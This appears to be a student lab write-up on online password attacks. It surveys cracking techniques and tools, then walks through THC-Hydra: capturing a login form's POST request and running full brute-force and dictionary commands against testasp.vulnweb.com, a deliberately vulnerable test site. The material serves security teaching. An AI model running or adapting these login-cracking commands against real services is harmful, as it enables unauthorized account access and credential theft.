**Aim**: Online password attack.

**Theory**:

1. What is password cracking?

**Password cracking** is the process of using an application program to identify an unknown or forgotten password to a computer or network resource. It can also be used to help a threat actor obtain unauthorized access to resources.


With the information malicious actors gain using password cracking, they can undertake a range of criminal activities. Those include stealing banking credentials or using the information for identity theft and fraud.

A password cracker recovers passwords using various techniques. The process can involve comparing a list of words to guess passwords or the use of an algorithm to repeatedly guess the password.


1. What are password cracking techniques?

Password crackers use two primary methods to identify correct passwords: brute-force and dictionary attacks. However, there are plenty of other password cracking methods, including the following:

1. **Phishing**: Phishing is when a hacker posing as a trustworthy party sends you a fraudulent email, hoping you will reveal your personal information voluntarily. Sometimes they lead you to fake "reset your password" screens; other times, the links install malicious code on your device.




1. **Man-in-the-Middle Attack**: Man-in-the middle (MitM) attacks are when a hacker or compromised system sits in between two uncompromised people or systems and deciphers the information they're passing to each other, including passwords. If Alice and Bob are passing notes in class, but Jeremy has to relay those notes, Jeremy has the opportunity to be the man in the middle.



1. **Brute Force Attack**: If a password is equivalent to using a key to open a door, a brute force attack is using a battering ram. A hacker can try 2.18 trillion password/username combinations in 22 seconds, and if your password is simple, your account could be in the crosshairs.




1. **Dictionary Attack**: A type of brute force attack, dictionary attacks rely on our habit of picking "basic" words as our password, the most common of which hackers have collated into "cracking dictionaries." More sophisticated dictionary attacks incorporate words that are personally important to you, like a birthplace, child's name, or pet's name.



1. **Credentials Surfing**: If you've suffered a hack in the past, you know that your old passwords were likely leaked onto a disreputable website. Credential stuffing takes advantage of accounts that never had their passwords changed after an account break-in. Hackers will try various combinations of former usernames and passwords, hoping the victim never changed them.



1. **Keyloggers**: Keyloggers are a type of malicious software designed to track every keystroke and report it back to a hacker. Typically, a user will download the software believing it to be legitimate, only for it to install a keylogger without notice.



1. What are password cracking tools?

Password crackers can be used maliciously or legitimately to recover lost passwords. Among the password cracking tools available are the following three:

1. **Cain and Abel**: Cain and Abel uses a graphical user interface, making it more user-friendly than comparable tools. The software uses dictionary lists and brute-force attack methods.
2. **Ophcrack**: This password cracker uses rainbow tables and brute-force attacks to crack passwords. It runs on Windows, macOS and Linux.
3. **John the Ripper**: The program has a command prompt to crack passwords, making it more difficult to use than software like Cain and Abel.

**Online Password Attack using Hydra**

THC - Hydra is a very fast network logon cracker that supports many different services.

Installation of tool


1. Download and install CYGWIN – Linux-like environment for Windows.
2. Download THC Hydra
3. Navigate to the directory where Hydra is placed
4. Open CYGWIN and type the command: **cd C:\hydra-7.3**
5. Next “**./configure**“, then “**make**” and finally “**make install**“
6. For help- type: **hydra** and for help for module- type: **hydra –U “module-name”**

Steps to perform the online password attack

1. Register a new user “admin28” with password “12345”

2. Open “Developers Tool” Chrome Browser. Click on the Network Tab and click the Recording button.

3. Navigate to the test site. Enter the username and the password and find the post request in the Network tab.



4. Next Open Cygwin and navigate to the hydra’s folder.

5. Execute the following command: **hydra -l admin28 -x3:5:1 -o found.txt testasp.vulnweb.com http-post-form “/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin28”**

The “admin28” user password will be saved in the “found.txt” file located in the hydra’s folder.

Arguments:

* **-l admin28** – Point the username
* **-x3:5:1** – Generates passwords with length between 3 and 5 with all numbers
* **-o found.txt** – The found passwords will be stored here
* **testasp.vulnweb.com http-post-form** – Host name + type of protocol
* **“/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin28”** – {relativeURL}:{FormDataParametersForUsernameAndPassword}:S={whatToFindInHtmlIfSuccessfullyLoggedIn}
* **relative URL** - /Login.asp?RetURL=%2FDefault%2Easp%3F

We can copy the second part of the Form Data Row in the post request. Replace the real username with ^USER^ and the password with ^PASS^. The tool will replace them with the auto-generated ones.

With **“:S=logout”** you tell Hydra that it should stop trying if the HTML response contains the word “logout”.



If we want to perform dictionary attack, we can use the following command:

**hydra -l admin29 -P pass.txt -o found.txt testasp.vulnweb.com http-post-form “/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin29”**

where P pass.txt – Path to the file containing the passwords

**Conclusion**: Thus we have studied all the tools and methodologies for online password attacks.